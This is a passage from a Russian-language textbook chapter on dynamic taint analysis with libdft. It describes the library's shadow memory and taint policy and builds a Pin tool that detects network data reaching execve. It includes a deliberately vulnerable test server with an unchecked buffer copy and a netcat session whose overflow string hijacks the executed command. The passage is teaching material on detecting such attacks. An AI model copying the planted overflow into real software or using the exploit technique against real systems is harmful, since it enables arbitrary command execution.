Как и все библиотеки DTA на двоичном уровне, доступные на момент написания книги, `libdft` имеет ряд недостатков. Самый очевидный – поддержка только 32-разрядной архитектуры x86. Ее можно использовать и на 64-разрядной платформе, но только для анализа 32-разрядных процессов. Кроме того, она опирается на устаревшие версии Pin (версии с номерами от 2.11 до 2.14 должны работать). Еще одно ограничение связано с тем, что `libdft` поддерживает только «регулярные» команды x86, но не расширения типа MMX или SSE. Поэтому `libdft` может быть подвержена недозаражению, если заражение распространяется через такие команды. Если вы собираете анализируемую программу из исходного кода, то задавайте флаги компилятора `gcc -mno-{mmx, sse, sse2, sse3}`, чтобы в двоичном файле гарантированно не встречались команды из дополнительных наборов MMX и SSE.

Несмотря на все ограничения, `libdft` остается прекрасной библиотекой DTA, на основе которой можно строить вполне достойные инструменты. А поскольку ее исходный код открыт, то сравнительно легко можно добавить поддержку 64-разрядной архитектуры или дополнительных команд. Рассмотрим наиболее важные детали реализации `libdft`, это поможет вам извлечь из нее максимум пользы.

### 11.1.1 Внутреннее устройство `libdft`

Поскольку `libdft` основана на Intel Pin, то все построенные с ее помощью инструменты DTA являются одновременно Pin-инструментами наподобие тех, что мы видели в главе 9, только komponуются они с `libdft`, которая предоставляет функциональность DTA. На виртуальную машину я установил устаревшую версию Intel Pin (v2.13), с которой `libdft` работает корректно. Pin используется для того, чтобы оснастить команды логикой распространения заражения. Само заражение хранится в теневой памяти, доступной с помощью API `libdft`. На рис. 11.1 приведен обзор наиболее важных компонентов `libdft`.

#### Теневая память

Как видно по рис. 11.1, `libdft` поставляется в двух вариантах, с различными видами теневой памяти (в терминологии `libdft` они назы-

ваются *картами тегов*, англ. *tagmap*). Первым показан вариант с битовой картой ❶, который поддерживает только один цвет заражения, но работает немного быстрее и потребляет меньше памяти. В архиве исходного кода *libdft* на сайте Колумбийского университета<sup>1</sup> этот вариант находится в каталоге *libdft\_linux-i386*. Во втором варианте реализована 8-цветная теньевая память ❷, он находится в каталоге *libdft-ng\_linux-i386*. Именно второй вариант я и установил на ВМ и буду использовать далее в тексте.

Для минимизации потребления памяти *libdft* реализует 8-цветную теньевую память с помощью оптимизированной структуры данных – *таблицы трансляции сегментов* (segment translation table – *STAB*). *STAB* содержит по одной записи для каждой страницы памяти. Каждая запись содержит *прибавку* – 32-разрядное смещение, прибавляемое к адресу виртуальной памяти для получения адреса соответствующего теневого байта.




Рис. 11.1. Внутреннее устройство *libdft*: реализация теневого памяти и виртуального CPU, оснащение и API

Например, чтобы прочитать теньевую память для виртуального адреса `0x1000`, можно найти соответствующую прибавку в *STAB*, она

<sup>1</sup> <https://www.cs.columbia.edu/~vpk/research/libdft/libdft-3.1415alpha.tar.gz>.



оказывается равной 438. Это означает, что теневой байт, содержащий информацию о заражении для адреса 0x1000, находится по адресу 0x1438.

STAB обеспечивает уровень косвенности, позволяющий libdft выделять теневую память по запросу, когда приложение выделяет область виртуальной памяти. Теневая память выделяется одностраничными блоками, так что накладные расходы минимальны. Поскольку каждой выделенной странице памяти соответствует ровно одна теневая страница, прибавка одинакова для всех адресов в пределах страницы. Если область виртуальной памяти занимает несколько соседних страниц, то libdft гарантирует, что и страницы виртуальной памяти тоже соседние, – это упрощает доступ к теневой памяти. Каждый блок соседних страниц теневой памяти называется *сегментом карты тегов* (tseg). В качестве дополнительной меры оптимизации памяти libdft отображает все страницы, допускающие только чтение, на одну и ту же страницу теневой памяти, заполненную нулями.

## Виртуальный CPU

Чтобы следить за состоянием заражения регистров CPU, libdft хранит в памяти специальную структуру – *виртуальный CPU*. Это своего рода теневая мини-память с 4 теневыми байтами на каждый 32-рядный регистр общего назначения x86: edi, esi, ebp, esp, ebx, edx, ecx и eax. Кроме того, в виртуальном CPU имеется специальный временный регистр, в котором libdft хранит заражение любого нераспознанного регистра. В версию, установленную на виртуальную машину, я внес модификации виртуального CPU, так что теперь в нем есть место для всех регистров, поддерживаемых Intel Pin.

## Движок прослеживания заражения

Напомним, что libdft пользуется Pin API, чтобы инспектировать все команды в двоичном файле, а затем оснащать их подходящими функциями распространения заражения. Интересующиеся могут найти реализации функций распространения заражения в файле `/home/binary/libdft/libdft-ng_linux-i386/src/libdft_core.c` на ВМ, но здесь я их рассматривать не буду. В совокупности функции распространения заражения реализуют политику заражения libdft, которая будет описана в разделе 11.1.2.

## libdft API и интерфейс ввода-вывода

Конечной целью библиотеки libdft является построение пользовательских инструментов DTA. Для этого libdft предоставляет API прослеживания заражения, содержащий несколько классов функций. Из них для создания инструментов DTA наиболее важны функции, которые манипулируют картой тегов и добавляют обратные вызовы и код оснащения.

API карты тегов определен в заголовочном файле `tagmap.h`. Он предоставляет такие функции, как `tagmap_setb` для объявления байта

памяти зараженным и `tagmap_getb` для получения информации о заражении байта.

API добавления обратных вызовов и кода оснащения разделен между заголовочными файлами `libdft_api.h` и `syscall_desc.h`. Он позволяет регистрировать обратные вызовы для событий системных вызовов с помощью функций `syscall_set_pre` и `syscall_set_post`. Для хранения всех обратных вызовов (установленных пред- и постобработчиков) `libdft` пользуется массивом `syscall_desc`. Точно так же можно зарегистрировать обратные вызовы для обработки команд с помощью функций `ins_set_pre` и `ins_set_post`. Об этих и других функциях `libdft` API мы подробнее узнаем в разделах, посвященных разработке инструментов DTA, ниже в этой главе.

### 11.1.2 Политика заражения

В политике распространения заражения `libdft` определены следующие пять классов команд<sup>1</sup>. Каждый класс распространяет и объединяет заражение по-своему.

**ALU** Это арифметические и логические команды с двумя или тремя операндами, например `add`, `sub`, `and`, `xor`, `div` и `imul`. Для этих операций `libdft` объединяет заражения так же, как в примерах `add` и `xor` в табл. 10.1, – выходное заражение является объединением ( $\cup$ ) заражений входных операндов. Кроме того, как и в табл. 10.1, `libdft` считает непосредственные значения незараженными, потому что атакующий никак не может повлиять на них.

**XFER** Класс `XFER` содержит все команды, которые копируют значение в другой регистр или ячейку памяти, например команду `mov`. Обработываются они так же, как в примере `mov` в табл. 10.1, с помощью операции присваивания ( $:=$ ). Для таких команд `libdft` просто копирует заражение из исходного операнда в конечный.

**CLR** Для команд из этого класса выходные операнды становятся незараженными. Иными словами, `libdft` делает выходное заражение равным пустому множеству ( $\emptyset$ ). Этот класс включает некоторые частные случаи команд других классов, например `xor` операнда с самим собой или вычитание операнда из самого себя. Сюда же относятся такие команды, как `cruid`, над выходом которых атакующий не властен.

**SPECIAL** Это команды, которые требуют специальных правил распространения заражения, не покрываемых другими классами. В частности, сюда входят команды `xchg` и `strxchg` (для которых заражения двух операндов меняются местами) и `lea` (для которой заражение является результатом вычисления адреса памяти).

**FPU, MMX, SSE** В этот класс входят команды, которые `libdft` в настоящее время не поддерживает, в частности из дополнительных

<sup>1</sup> Эти классы команд определены в оригинальной статье, посвященной `libdft`, по адресу <http://nsl.cs.columbia.edu/papers/2012/libdft.vee12.pdf>.

---

наборов FPU, MMX и SSE. Когда заражение протекает через такие команды, `libdft` не может проследить его, поэтому информация о заражении не распространяется на выходные операнды команды, что приводит к недозаражению.

А теперь, после краткого знакомства с библиотекой `libdft`, приступим к построению инструментов DTA с ее помощью!

## 11.2 Использование DTA для обнаружения удаленного перехвата управления

Наш первый инструмент DTA будет обнаруживать некоторые типы атак с удаленным перехватом управления, точнее атаки, в которых данные, полученные из сети, используются для контроля над аргументами вызова `execve`. Таким образом, источниками заражения будут сетевые функции `recv` и `recvfrom`, а приемником – системный вызов `execve`. Как обычно, полный код имеется на виртуальной машине, в каталоге `~/code/chapter11`.

Я старался максимально упростить этот пример, чтобы было легче следить за обсуждением. Поэтому были неизбежны упрощающие предположения, вследствие чего обнаруживаются не все типы атак с перехватом управления. В полноценном инструменте DTA мы определили бы дополнительные источники и приемники заражения, чтобы предотвратить как можно больше типов атак. Например, помимо данных, полученных от `recv` и `recvfrom`, хорошо бы рассматривать данные, прочитанные из сети системным вызовом `read`. Кроме того, чтобы предотвратить заражение ни в чем не повинных операций чтения из файла, нужно следить за тем, по каким файловым дескрипторам производится чтение из сети, для чего необходимо перехватывать такие системные вызовы, как `accept`.

Разобравшись в работе приведенного ниже инструмента, вы сможете улучшить его самостоятельно. И кстати, в комплект поставки `libdft` входит более полный пример инструмента DTA, содержащий эталонную реализацию многих из упомянутых выше улучшений. Его можно найти в файле `tools/libdft-dta.c` в каталоге `libdft`.

Многие инструменты DTA, основанные на `libdft`, перехватывают системные вызовы, которые собираются использовать в качестве источников и приемников заражения. В Linux каждый системный вызов имеет номер, который `libdft` использует как индекс массива `syscall_desc`. Список имеющихся системных вызовов с номерами имеется в файле `/usr/include/x86_64-linux-gnu/asm/unistd_32.h` для x86 (32-разрядного) или в файле `/usr/include/asm-generic/unistd.h` для x64<sup>1</sup>.

Теперь рассмотрим инструмент `dta-execve`. В листинге 11.1 приведена первая часть исходного кода.

---

<sup>1</sup> Это пути на виртуальной машине. В других дистрибутивах Linux они могут отличаться.

---

```

/* некоторые #include для краткости опущены */
❶ #include "pin.H"

❷ #include "branch_pred.h"
#include "libdft_api.h"
#include "syscall_desc.h"
#include "tagmap.h"

❸ extern syscall_desc_t syscall_desc[SYSCALL_MAX];

void alert(uintptr_t addr, const char *source, uint8_t tag);
void check_string_taint(const char *str, const char *source);
static void post_socketcall_hook(syscall_ctx_t *ctx);
static void pre_execve_hook(syscall_ctx_t *ctx);

int
main(int argc, char **argv)
{
❹ PIN_InitSymbols();
❺ if(unlikely(PIN_Init(argc, argv))) {
    return 1;
}

❻ if(unlikely(libdft_init() != 0)) {
❼ libdft_die();
    return 1;
}

❽ syscall_set_post(&syscall_desc[__NR_socketcall], post_socketcall_hook);
❾ syscall_set_pre (&syscall_desc[__NR_execve], pre_execve_hook);

❿ PIN_StartProgram();

    return 0;
}

```

---

Здесь показаны только заголовочные файлы, характерные для инструментов DTA на основе libdft, но опущенный код имеется на виртуальной машине.

Первым указан заголовочный файл *pin.H* ❶, потому что все инструменты на основе libdft являются Pin-инструментами, скомпонованными с библиотекой libdft. Затем идет несколько заголовочных файлов, которые в совокупности предоставляют доступ к libdft API ❷. Первый из них, *branch\_pred.h*, содержит макросы *likely* и *unlikely*, которые позволяют дать компилятору указания по поводу предсказания переходов, но об этом чуть ниже. Файлы *libdft\_api.h*, *syscall\_desc.h* и *tagmap.h* предоставляют доступ к базовому API libdft, интерфейсу перехвата системных вызовов и интерфейсу карты тегов (теневой памяти) соответственно.

После заголовочных файлов находится объявление *extern* массива *syscall\_desc* ❸ – структуры данных, в которой libdft хранит пере-

хваченные системные вызовы. Нам понадобится доступ к ней, чтобы перехватить источники и приемники заражения. Определение `syscall_desc` находится в исходном файле `syscall_desc.c`, входящем в состав `libdft`.

Теперь рассмотрим функцию `main` инструмента `dta-execve`. Сначала она инициализирует обработку символов `Pin` ❹ на случай, если в двоичном файле имеются символы. Затем следует инициализация самого ❺. Код инициализации `Pin` мы видели в главе 9, но на этот раз значение, возвращенное `PIN_Init`, проверяется в оптимизированной ветви, помеченной макросом `unlikely`, которая говорит компилятору, что ошибка `PIN_Init` маловероятна. Эта информация помогает компилятору предсказывать переходы и, как следствие, генерировать чуть более быстрый код.

Затем функция `main` инициализирует саму библиотеку `libdft`, вызывая `libdft_init` ❻, и снова оптимизирует проверку возвращенного значения. В процессе инициализации `libdft` подготавливает важные структуры данных, в частности карту тегов. Если инициализация завершается неудачно, то `libdft_init` возвращает ненулевое значение, и тогда мы вызываем `libdft_die`, чтобы освободить все ресурсы, выделенные `libdft` ❼.

После того как `Pin` и `libdft` инициализированы, можно установить обработчики системных вызовов, служащих источниками и приемниками заражения. Помните, что ваш обработчик будет вызываться всякий раз, как оснащенное приложение (программа, защищенная вашим инструментом DTA) выполняет соответствующий системный вызов. В данном случае `dta-execve` устанавливает два обработчика: постобработчик `post_socketcall_hook`, который выполняется сразу после системного вызова `socketcall syscall` ❸, и предобработчик `pre_execve_hook`, который выполняется перед любым системным вызовом `execve` ❹. Системный вызов `socketcall` охватывает все относящиеся к сокетам события в Linux на платформе x86-32, включая `recv` и `recvfrom`. Обработчик `socketcall` (`post_socketcall_hook`) различает события сокетов разных типов, как я объясню чуть ниже.

Для установки обработчика системного вызова нужно вызвать функцию `syscall_set_post` (для постобработчиков) или `syscall_set_pre` (для предобработчиков). Обе функции принимают указатель на элемент массива `syscall_desc`, в который устанавливается обработчик, и указатель на саму функцию-обработчик. Нужный элемент `syscall_desc` имеет индекс, равный номеру перехватываемого системного вызова. В данном случае интересующие нас номера представлены символическими именами `__NR_socketcall` и `__NR_execve`, которые находятся в файле `/usr/include/i386-linux-gnu/asm/unistd_32.h for x86-32`.

Наконец, мы вызываем `PIN_StartProgram`, чтобы запустить оснащенное приложение ❿. Напомним (см. главу 9), что функция `PIN_StartProgram` не возвращает управление, так что предложение `return 0` в конце `main` недостижимо.

Хотя в рассматриваемом примере нам это не понадобится, `libdft` умеет перехватывать не только системные вызовы, но и команды, как показано в следующем фрагменте:

```
❶ extern ins_desc_t ins_desc[XED_ICLASS_LAST];  
/* ... */  
❷ ins_set_post(&ins_desc[XED_ICLASS_RET_NEAR], dta_instrument_ret);
```

Для перехвата команд нужно глобально объявить массив `extern ins_desc` ❶ (аналогичный `syscall_desc`) в инструменте DTA, а затем воспользоваться функцией `ins_set_pre` или `ins_set_post` ❷, чтобы установить соответственно пред- или постобработчик. Вместо номеров системных вызовов в качестве индексов массива `ins_desc` используются символические имена из библиотеки кодирования/декодирования для Intel x86 (XED), поставляемой вместе с Pin. В XED эти имена определены в перечислении `xed_iclass_enum_t`, и каждое имя обозначает класс команд, например `X86_ICLASS_RET_NEAR`. Имена классов соответствуют мнемоническим именам команд. Полный список имен классов команд можно найти в сети по адресу <https://intelxed.github.io/ref-manual/> или в заголовочном файле `xed-iclass-enum.h`, входящем в состав Pin<sup>1</sup>.

### 11.2.1 Проверка информации о заражении

В предыдущем разделе мы видели, как функция `main` выполняет всю необходимую инициализацию, настраивает обработчики системных вызовов, играющих роль источников и приемников заражения, и запускает приложение. В данном случае приемником заражения является предобработчик системного вызова `pre_execve_hook`, который проверяет, заражены ли аргументы `execve`, что может свидетельствовать об атаке с перехватом управления. Если да, то обработчик генерирует уведомление и останавливает атаку, снимая приложение. Поскольку проверка заражения производится несколько раз – для каждого аргумента `execve`, – я вынес ее в отдельную функцию `check_string_taint`. Сначала я опишу эту функцию, а в следующем разделе перейду к коду `pre_execve_hook`. В листинге 11.2 показана функция `check_string_taint`, а также функция `alert`, которая вызывается при обнаружении атаки.

Листинг 11.2. *dta-execve.cpp (продолжение)*

```
void  
❶ alert(uintptr_t addr, const char *source, uint8_t tag)  
{  
    fprintf(stderr,
```

<sup>1</sup> На виртуальной машине путь к нему имеет вид `/home/binary/libdft/pin-2.13-61206-gcc.4.4.7-linux/extras/xed2-ia32/include/xed-iclass-enum.h`.

```

    "\n(dta-execve) !!!!! ADDRESS 0x%x IS TAINTED (%s, tag=0x%02x), ABORTING !!!!!\n",
    addr, source, tag);
    exit(1);
}

void
❷ check_string_taint(const char *str, const char *source)
{
    uint8_t tag;
    uintptr_t start = (uintptr_t)str;
    uintptr_t end = (uintptr_t)str+strlen(str);

    fprintf(stderr, "(dta-execve) checking taint on bytes 0x%x -- 0x%x (%s)... ",
        start, end, source);

    ❸ for(uintptr_t addr = start; addr <= end; addr++) {
        ❹ tag = tagmap_getb(addr);
        ❺ if(tag != 0) alert(addr, source, tag);
    }

    fprintf(stderr, "OK\n");
}

```



Функция `alert` ❶ просто печатает тревожное сообщение с информацией о зараженном адресе, а затем вызывает `exit`, чтобы снять приложение и предотвратить атаку. Сама логика проверки заражения реализована в функции `check_string_taint` ❷, принимающей две строки. Первая строка (`str`) – та, что проверяется, а вторая (`source`) – диагностическое сообщение, которое передается `alert` для распечатки; в нем указаны источник первой строки, т. е. путь в `execve`, параметр `execve` или параметр из окружения.

Чтобы проверить, заражена ли `str`, `check_string_taint` в цикле перебирает все байты `str` ❸. Для каждого байта проверяется его состояние заражения с помощью функции `tagmap_getb` из библиотеки `libdft` ❹. Если байт заражен, то вызывается `alert`, которая печатает сообщение об ошибке и завершает программу ❺.

Функция `tagmap_getb` принимает адрес байта (в виде `uintptr_t`) и возвращает теневой байт, содержащий цвет заражения для этого адреса. Цвет заражения (названный `tag` в листинге 11.2) представлен типом `uint8_t`, поскольку `libdft` хранит один теневой байт для каждого байта памяти. Если `tag` равно нулю, то байт памяти не заражен. В противном случае байт заражен и цвет `tag` может помочь при определении источника заражения. Поскольку в нашем инструменте DTA имеется только один источник заражения (прием из сети), то используется всего один цвет заражения.

Иногда требуется выбрать теги заражения сразу нескольких байтов памяти. Для этого `libdft` предоставляет функции `tagmap_getw` и `tagmap_getl`, которые аналогичны `tagmap_getb`, но возвращают соответственно два или четыре последовательных теневых байта в виде значения типа `uint16_t` или `uint32_t`.



---

## 11.2.2 Источники заражения: заражение принятых байтов

Зная, как проверить цвет заражения заданного байта памяти, поговорим о том, как заразить байты. В листинге 11.3 показан код функции `post_socketcall_hook`, которая является источником заражения; она вызывается сразу после системного вызова `socketcall` и заражает байты, полученные из сети.

Листинг 11.3. *dta-execve.cpp (продолжение)*

---

```
static void
post_socketcall_hook(syscall_ctx_t *ctx)
{
    int fd;
    void *buf;
    size_t len;

❶ int call          =          (int)ctx->arg[SYSCALL_ARG0];
❷ unsigned long *args = (unsigned long*)ctx->arg[SYSCALL_ARG1];

    switch(call) {
❸ case SYS_RECV:
        case SYS_RECVFROM:
❹     if(unlikely(ctx->ret <= 0)) {
            return;
        }

❺     fd = (int)args[0];
❻     buf = (void*)args[1];
❼     len = (size_t)ctx->ret;

        fprintf(stderr, "(dta-execve) recv: %zu bytes from fd %u\n", len, fd);

        for(size_t i = 0; i < len; i++) {
            if(isprint(((char*)buf)[i])) fprintf(stderr, "%c", ((char*)buf)[i]);
            else                          fprintf(stderr, "\\x%02x", ((char*)buf)[i]);
        }
        fprintf(stderr, "\n");

        fprintf(stderr, "(dta-execve) tainting bytes %p -- 0x%x with tag 0x%x\n",
                    buf, (uintptr_t)buf+len, 0x01);

❸     tagmap_setn((uintptr_t)buf, len, 0x01);

        break;

    default:
        break;
    }
}
```

---



В `libdft` обработчики системных вызовов типа `post_socketcall_hook` – это функции типа `void`, принимающие один аргумент типа `sys_call_ctx_t*`. В листинге 11.3 этот аргумент назван `ctx`, он играет роль дескриптора только что произошедшего системного вызова. Среди прочего он содержит переданные системному вызову аргументы и возвращенное им значение. Обработчик инспектирует `ctx` и решает, какие байты заразить (возможно, никакие).

Системный вызов `socketcall` принимает два аргумента, о которых можно прочитать на странице руководства `man socketcall`. Первый имеет тип `int` и называется `call`, он сообщает о виде `socketcall`, например `recv` или `recvfrom`. Второй называется `arg` и содержит блок аргументов `socketcall` в виде `unsigned long*`. Функция `post_socketcall_hook` сначала разбирает поля `call` ❶ и `arg` ❷ структуры `ctx`. Чтобы получить аргумент из `ctx`, она читает соответствующий элемент поля `arg` (например, `ctx->arg[SYSCALL_ARG0]`) и приводит его к правильному типу.

Затем `dta-execve` применяет `switch`, чтобы различить возможные значения `call`. Если `call` указывает, что это событие `SYS_RECV` или `SYS_RECVFROM` ❸, то `dta-execve` дополнительно рассматривает его и определяет, какие байты были приняты и должны быть заражены. Все остальные события игнорируются в ветви `default`.

Если текущее событие – прием, то далее `dta-execve` проверяет значение, возвращенное `socketcall`, которое хранится в поле `ctx->ret` ❹. Если оно меньше или равно 0, то ни один байт не был принят, поэтому заражать нечего и обработчик системного вызова просто возвращает управление. Получить возвращенное значение можно только в постобработчике, потому что в предобработчике системный вызов еще не произошел.

Если был получен хотя бы один байт, то необходимо разобрать массив `args`, определить аргумент `recv` или `recvfrom` и найти адрес буфера приема. Массив `args` содержит аргументы в том порядке, в каком они были переданы функции сокета. Для `recv` и `recvfrom` это означает, что `args[0]` содержит дескриптор сокета ❺, а `args[1]` – адрес буфера приема ❻. Остальные аргументы нас здесь не интересуют, поэтому `post_socketcall_hook` их не разбирает. Зная адрес буфера приема и значение, возвращенное `socketcall` (оно равно числу принятых байтов ❼), `post_socketcall_hook` может заразить все принятые байты.

После диагностической распечатки принятых байтов `post_socketcall_hook`, наконец, заражает принятые байты, вызывая функцию `tagmap_setn` ❸ из библиотеки `libdft`, которая может за один раз заразить произвольное число байтов. Первым параметром она принимает указатель типа `uintptr_t`, представляющий адрес первого заражаемого байта. Следующий параметр, `size_t`, определяет количество заражаемых байтов, а последний, `uint8_t`, задает цвет заражения. В данном случае цвет заражения равен `0x01`. Теперь все принятые байты заражены, так что если они повлияют на входные аргументы `execve`, то `dta-execve` заметит это и сгенерирует уведомление.

Для заражения лишь небольшого фиксированного числа байтов `libdft` предоставляет также функции `tagmap_setb`, `tagmap_setw` и `tagmap_setl`, заражающие соответственно один, два и четыре последовательных байта. Они принимают те же аргументы, что `tagmap_setn`, но без длины.

### 11.2.3 Приемники заражения: проверка аргументов `execve`

Наконец, рассмотрим обработчик `pre_execve_hook`, который выполняется непосредственно перед вызовом `execve` и проверяет, заражены ли его входные аргументы. В листинге 11.4 приведен код `pre_execve_hook`.

Листинг 11.4. `dta-execve.cpp` (продолжение)

---

```
static void
pre_execve_hook(syscall_ctx_t *ctx)
{
    ❶ const char *filename = (const char*)ctx->arg[SYSCALL_ARG0];
    ❷ char * const *args = (char* const*)ctx->arg[SYSCALL_ARG1];
    ❸ char * const *envp = (char* const*)ctx->arg[SYSCALL_ARG2];

    fprintf(stderr, "(dta-execve) execve: %s (@%p)\n", filename, filename);

    ❹ check_string_taint(filename, "execve command");
    ❺ while(args && *args) {
        fprintf(stderr, "(dta-execve) arg: %s (@%p)\n", *args, *args);
        ❻ check_string_taint(*args, "execve argument");
        args++;
    }
    ❼ while(envp && *envp) {
        fprintf(stderr, "(dta-execve) env: %s (@%p)\n", *envp, *envp);
        ❸ check_string_taint(*envp, "execve environment parameter");
        envp++;
    }
}
```

---

Первым делом `pre_execve_hook` разбирает входные аргументы `execve`, переданные в параметре `ctx`. Это имя файла, который собирается выполнить `execve` ❶, массив аргументов ❷ и массив переменных окружения ❸. Если хотя бы один из этих аргументов заражен, то `pre_execve_hook` генерирует уведомление.

Для проверки входных аргументов `pre_execve_hook` пользуется функцией `check_string_taint`, которая ранее была описана в листинге 11.2. Сначала с помощью этой функции проверяется, что не заражено переданное имя файла ❹. Затем в цикле перебираются все аргументы `execve` ❺ и каждый проверяется на зараженность ❻. Наконец, `pre_execve_hook` в цикле обходит массив переменных окружения

⑦ и проверяет, заражены ли они ⑧. Если ни один входной аргумент не заражен, то `pte_execeive_hook` доходит до конца, и системный вызов `execeive` продолжается без каких-либо уведомлений. Если же найден хотя бы один зараженный аргумент, то программа завершается с сообщением об ошибке.

Это и есть весь код инструмента `dta-execeive`! Как видим, `libdft` позволяет реализовать инструменты DTA весьма лаконично. В данном случае код насчитывает всего 165 строчек кода, включая комментарии и диагностическую печать. Разобрав код `dta-execeive`, протестируем, насколько хорошо он обнаруживает атаки.

### 11.2.4 Обнаружение попытки перехвата потока управления

Чтобы проверить способность `dta-execeive` обнаруживать сетевые атаки с перехватом управления, я воспользуюсь тестовой программой `execeive-test-overflow`. В листинге 11.5 показана первая часть ее исходного кода, содержащая функцию `main`. Для экономии места я опустил во всех листингах код проверки ошибок и несущественные функции. Как обычно, полный код программ можно найти на ВМ.

Листинг 11.5. `execeive-test-overflow.c`

```
int
main(int argc, char *argv[])
{
    char buf[4096];
    struct sockaddr_storage addr;

    ❶ int sockfd = open_socket("localhost", "9999");

    socklen_t addrlen = sizeof(addr);
    ❷ recvfrom(sockfd, buf, sizeof(buf), 0, (struct sockaddr*)&addr, &addrlen);

    ❸ int child_fd = exec_cmd(buf);
    ❹ FILE *fp = fdopen(child_fd, "r");

    while(fgets(buf, sizeof(buf), fp)) {
        ❺ sendto(sockfd, buf, strlen(buf)+1, 0, (struct sockaddr*)&addr, addrlen);
    }

    return 0;
}
```

Как видим, `execeive-test-overflow` – простая серверная программа, которая открывает сетевой сокет (с помощью опущенной функции `open_socket`) и прослушивает порт `localhost 9999` ❶. Затем она получает из сокета сообщение ❷, которое передает функции `exec_cmd` ❸. В следующем листинге я покажу, что `exec_cmd` – уязвимая функция, выполняющая команду с помощью `execv`, поэтому на нее может по-

влиять противник, отправивший серверу вредоносное сообщение. По завершении `exec_cmd` возвращает дескриптор файла, из которого сервер читает все, что вывела выполненная команда ❹. Наконец, сервер записывает выход команды в сетевой сокет ❺.

При нормальных обстоятельствах `exec_cmd` выполняет программу `date` для получения текущей даты и времени, и сервер отправляет ее выход в сеть, предваряя его сообщением, ранее полученным из сокета. Однако `exec_cmd` содержит уязвимость, позволяющую атакующему выполнить произвольную команду (см. листинг 11.6).

Листинг 11.6. `execve-test-overflow.c` (продолжение)

```
❶ static struct __attribute__((packed)) {
❷   char prefix[32];
   char datefmt[32];
   char cmd[64];
} cmd = { "date: ", "%Y-%m-%d %H:%M:%S",
          "/home/binary/code/chapter11/date" };

int
exec_cmd(char *buf)
{
    int pid;
    int p[2];
    char *argv[3];

❸   for(size_t i = 0; i < strlen(buf); i++) { /* Переполнение буфера! */
        if(buf[i] == '\n') {
            cmd.prefix[i] = '\0';
            break;
        }
        cmd.prefix[i] = buf[i];
    }

❹   argv[0] = cmd.cmd;
    argv[1] = cmd.datefmt;
    argv[2] = NULL;

❺   pipe(p);
❻   switch(pid = fork()) {
        case -1: /* Ошибка */
            perror("(execve-test) fork failed");
            return -1;
❼       case 0: /* Потомок */
            printf("(execve-test/child) execv: %s %s\n", argv[0], argv[1]);

❽       close(1);
            dup(p[1]);
            close(p[0]);

            printf("%s", cmd.prefix);
            fflush(stdout);
❾       execv(argv[0], argv);
```

---

```

    perror("(execve-test/child) execv failed");
    kill(getppid(), SIGINT);
    exit(1);
default: /* Родитель */
    close(p[1]);
    return p[0];
}

return -1;
}

```

---

Сервер использует глобальную структуру `cmd` для хранения команды и ее параметров ❶. Там находится префикс `prefix`, предваряющий вывод команды (сообщение, ранее полученное из сокета) ❷, а также форматная строка даты и буфер, содержащий саму команду `date`. Хотя в состав Linux уже входит утилита `date`, я реализовал свою для этого теста, ее код можно найти в файле `~/code/chapter11/date`. Это необходимо, потому что стандартная утилита `date` на виртуальной машине 64-разрядная, так что `libdf` ее не поддерживает.

Теперь рассмотрим функцию `exec_cmd`, которая первым делом копирует полученное из сети сообщение (хранящееся в `buf`) в поле `prefix` структуры `cmd` ❸. Мы видим, что при копировании не проверяется выход за границы буфера, а это значит, что противник может отправить вредоносное сообщение, которое переполнит `prefix`, и тем самым получит возможность перезаписать соседние поля в `cmd`, содержащие формат даты и путь к команде.

Далее `exec_cmd` копирует команду и формат даты из структуры `cmd` в массив `argv` для последующей передачи `execv` ❹. Затем она открывает канал ❺ и вызывает `fork` ❻, чтобы запустить дочерний процесс ❼, который выполнит команду и сообщит результат родительскому процессу. Дочерний процесс перенаправляет `stdout` в канал ❽, так чтобы родительский процесс мог прочесть выход `execv` из канала и передать его через сокет. Наконец, дочерний процесс вызывает `execv`, передавая команду и аргументы, которые, возможно, контролируются противником ❾.

Запустим `execve-test-overflow` и посмотрим, как противник может злонамеренно воспользоваться переполнением `prefix`, чтобы перехватить управление. Сначала я запущу сервер без защиты со стороны `dtc-execve`, чтобы продемонстрировать успешную атаку. Затем я включу `dtc-execve`, чтобы показать, как обнаруживается и останавливается атака.

## Успешный перехват управления без DTA

В листинге 11.7 показан безвредный прогон `execve-test-overflow`, а затем пример атаки с эксплуатацией переполнения буфера с целью выполнить вместо `date` команду по выбору противника. Я заменил повторяющиеся части вывода многоточием «...», чтобы не порождать слишком длинных строк.

```

$ cd /home/binary/code/chapter11/
❶ $ ./execve-test-overflow &
[1] 2506
❷ $ nc -u 127.0.0.1 9999
❸ foobar:
(execve-test/child) execv: /home/binary/code/chapter11/date %Y-%m-%d %H:%M:%S
❹ foobar: 2017-12-06 15:25:08
^C
[1]+ Done ./execve-test-overflow
❺ $ ./execve-test-overflow &
[1] 2533
❻ $ nc -u 127.0.0.1 9999
❼ AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB/home/binary/code/chapter11/echo
(execve-test/child) execv: /home/binary/code/chapter11/echo BB...BB/home/binary/.../echo
